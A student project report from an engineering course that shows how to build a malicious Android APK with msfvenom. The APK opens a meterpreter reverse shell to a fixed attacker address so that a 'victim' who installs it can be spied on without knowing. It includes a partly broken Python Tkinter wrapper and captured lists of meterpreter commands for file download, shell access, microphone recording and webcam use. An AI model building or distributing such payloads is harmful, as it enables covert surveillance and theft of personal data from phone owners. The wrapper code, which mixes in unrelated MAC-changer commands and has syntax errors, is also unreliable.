A

PROJECT REPORT ON

“Remotely Access any Android Phone”

Submitted by

Niranjan Patil	**B194024**
Pushkar Kudake	**B194177**
Nikilkumar Zade	**B194169**
RahulKumar	**B194173**

Guided by

Mr. QaidJohar Jawadwala

Mr. Santosh T. Warpe

Mr. Mayur S. Patil

MIT | Academy of Engineering

(An Autonomous Institute affiliated to Savitribai Phule Pune University)

MIT | Academy of Engineering Alandi (D), Pune – 412105	**School of Computer Engineering & Technology** (Accredited by NBA, ISO 9001:2008 Certified)

CERTIFICATE

This is certify that,

Niranjan Patil	**B194024**
Pushkar Kudake	**B194177**
Nikilkumar Zade	**B194169**
RahulKumar	**B194173**

of Final year B. Tech. have submitted a Report on 16th Nov 2019,

Remotely Access any Android Phone

The said work is completed by putting the requirement of hours as per prescribed curriculum during the academic year 2019 – 2020 for the course **Advanced Skill Development Lab-Python with Kali Linux** for Degree of Engineering in Computer School of Computer Engineering and Technology, MIT Academy of Engineering.

Date: 16 /11/2019
Place: Pune

Signature:

Name :

Project Advisor

Signature:

Name : Prof. R. R. Badre

Dean SCET

CONTENTS

ACKNOWLEDGEMENTS

We take our opportunity to record our profound gratitude to Mr. QaidJohar Jawadwala, Mr. Santosh T. Warpe and Mr. Mayur S. Patil for their guidance mentoring valuable advices encouragement and untiring supervision throughout our project work.

We express our deep sense of gratitude to prof. Ranjana Badre for taking part in useful decision and giving necessary advices guidance and motivation.

Finally we would like to acknowledge and express our friends for their patience, encouragement, support they have made during the period of this work. We hope that we can built upon the experience and knowledge that we have gained and make a valuable contribution to our career.

ABSTRACT

Now-a-days we are so dependent on our mobile phones, that we need mobile phones in our daily routine as it is a single point of access to all. Making mobile phones as a helping hand, we need to be in touch with it continuously and install many of the applications from public network compromising the security. What if mobile phone is hacked and end user is not aware about it? Many times user installs applications from unknown sources and allows complete access to the phone. In this project we are sharing android application file i.e. APK file to a user and if user clicks on the .APK extension file, application gets install in android phone and gives us configuration information of a phone.

1. INTRODUCTION

1.1 Motivations

A result of technological progress we are facing an incredible variety of possibilities to communicate regardless of the distance. Smartphone's provides great choice of features that facilitate the life for the users as well as they make it more comfortable.

Every day the feature and capabilities of mobiles are increasing surprisingly, for this we reason we want to create and android application which gives us the opportunity to improve our knowledge of mobile developing. We find the new way to access the phones and get the information and access about it.

1.2 Objectives and Scope

Objectives:

1. To create a payload android .apk file
2. See the call details of victim.
3. See the local files and mobile configuration.

Scope:

We cannot able to modify victims system; as long as we tried for same alarm raised or victim get to know that his system is hacked.

1.3 Problem Statement:

Nowadays, mobile phones come up with list of vulnerabilities, which is common to all mobile platforms. It is offered a numbers to exploitation attacks.

Among many we are using .apk file for penetrate victims' mobile phone using kali-linux commands with payloads.

2. LITERATURE SURVEY

Performance upgrades for mobile devices took place due to jumping development of technology, so higher performance terminals that anyone can directly search and amend desired information anywhere and anytime, namely, mobile communication terminals called Smartphone were released to the market. Such terminals can store information that an individual saved, for example, call log, where to make contact and address of acquaintances, transmit/receive message and mail, photographs and videos, etc., but there are worries on surreptitious use of other people due to leaking of personal information through loss or theft of these terminals, so our paper aims to realize a system that remotely monitor information inside the terminals in this case.

The proposed system consists of three functional units: a android application provision unit playing a role of interface so if user installs an application after that we can access end users phone remotely without knowing him, a android application installation unit confirmation that performs joiner confirmation information from a system of a mobile, an access management unit that sets access by getting an information from users machine.

In this project, we have described how to access phone information from remote access. In detail, we can monitor the personal information, phone configuration settings. We have designed the android application to remote android phones.

3. System Design:

In this system we create a payload as a android .apk file to share with victim. If the the victim installed the .apk file in his mobile phone then we are able to access the information using meterpreter command.

3.1Software Requirement:

1. Android emulator is to create virtual android platform.
2. Kali Operating System.
3. Metasploite framework

3.2Hardware Requirement:

1. Processor i5
2. Hard disk 10 GB
3. Memory 1GB


4. Implementation details:

Code:


```
import sys
import os
import time
from Tkinter import *
from tkMessageBox import *
from tkinter import messagebox
import tkMessageBox
from PIL import ImageTk, Image
import psutil
from subprocess import Popen,PIPE,STDOUT,call

root = Tk()
root.configure(background="white")

command_show = ""
command_random = ""
command_reset = ""
flag=0

def interface(x):
	global flag
	if x=="Select":
		tkMessageBox.showinfo("Error", "Please select an Interface!!!")
		flag = 0
	else:
		flag=1
	iface=variable.get()
	interface.i=iface
	interface.command_show = 'macchanger -s ' + iface
	interface.command_random = 'macchanger -r ' + iface
	interface.command_reset = 'macchanger -p ' + iface

def manually():
	def Change():
		custom = E1.get()

	    proc=Popen('msfvenom -p android/meterpreter/reverse_tcp lhost=11.11.4.202
lport=4444 r >'+(custom)+ ' ' + interface.i, shell=True,stdout=PIPE, )
		tkMessageBox.showinfo("Result","Anfroid apk file is created")
	    exit
```

```
        if flag==0:
                tkMessageBox.showinfo("Error", "Please select an Interface!!!")
        else:
                proc=Popen('ifconfig ' + interface.i + ' down', shell=True, stdout=PIPE, )
                L2 = Label(root, text="Enter address: ")
                L2.place(x=50,y=250)
                L2.configure(bg="white")
                E1 = Entry(root,bd=2,bg="thistle1")
                E1.place(x=190,y=245)
                submit = Button(root, text="OK", bg="pale violet red", fg="BLACK",
command=Change)
                submit.place(x=370,y=240)


L1 = Label(root, text="Choose Interface: ")
L1.configure(background="white")
L1.place(x=130,y=160)

newlist=['Select']
addrs=psutil.net_if_addrs()
mylist=(addrs.keys())
for i in range (0,len(mylist)):
        if mylist[i]!='lo':
                newlist.append(mylist[i])

OPTIONS = newlist

variable = StringVar(root)
variable.set(OPTIONS[0])

O1 = OptionMenu(root, variable, *OPTIONS, command=interface)
O1.configure(fg="black", bg="lightblue")
O1.place(x=250,y=153)

customlybutton = Button(root, text="Press Buttom", bg='lightblue',
fg="blue",command=manually)
customlybutton.pack()
customlybutton.place(x= 319, y=350, anchor="c")



root.geometry('487x380')
root.title("Tkinter GUI")
root.mainloop()
```


1. Create a Payload





2. Set a Lhost and lport





3. Commands to access victims android device



Microsoft Office Picture Manager
File Edit View Picture Tools Help
Type a question for help
Shortcuts... 66% Edit Pictures... Auto Correct
Applications Places Terminal Sat 10:03
root@kali: ~
File Edit View Search Terminal Help
run Executes a meterpreter script or Post module
sessions Quickly switch to another session
set_timeouts Set the current session timeout values
sleep Force Meterpreter to go quiet, then re-establish session.
transport Change the current transport mechanism
use Deprecated alias for "load"
uuid Get the UUID for the current session
write Writes data to a channel
Stdapi: File system Commands
Command Description
cat Read the contents of a file to the screen
cd Change directory
checksum Retrieve the checksum of a file
cp Copy source to destination
dir List files (alias for ls)
download Download a file or directory
edit Edit a file
getlwd Print local working directory
getwd Print working directory
lcd Change local working directory
lls List local files
lpwd Print local working directory
ls List files
mkdir Make directory
mv Move source to destination
pwd Print working directory
rm Delete the specified file
rmdir Remove directory
search Search for files
upload Upload a file or directory
Stdapi: Networking Commands
Android Emulator - AndroidPhone:5554
10:03
Search contacts
Today
(982) 212-5161
3 min. ago
Screenshot from 2019-11-16 10-03-05
Zoom:
Saturday, November 16, 2019
3:19 PM
11/16/2019


Microsoft Office Picture Manager
File Edit View Picture Tools Help
Type a question for help
Shortcuts... 66% Edit Pictures... Auto Correct
Applications Places Terminal Sat 10:03
root@kali: ~
File Edit View Search Terminal Help
Stdapi: Networking Commands
Command Description
ifconfig Display interfaces
ipconfig Display interfaces
portfwd Forward a local port to a remote service
route View and modify the routing table
Stdapi: System Commands
Command Description
execute Execute a command
getuid Get the user that the server is running as
localtime Displays the target system's local date and time
pgrep Filter processes by name
ps List running processes
shell Drop into a system command shell
sysinfo Gets information about the remote system, such as OS
Stdapi: User interface Commands
Command Description
screenshot Grab a screenshot of the interactive desktop
Stdapi: Webcam Commands
Command Description
record_mic Record audio from the default microphone for X seconds
webcam_chat Start a video chat
Android Emulator - AndroidPhone:5554
10:03
Search contacts
Today
(982) 212-5161
3 min. ago
Screenshot from 2019-11-16 10-03-13
Zoom:
Show desktop
3:20 PM
11/16/2019

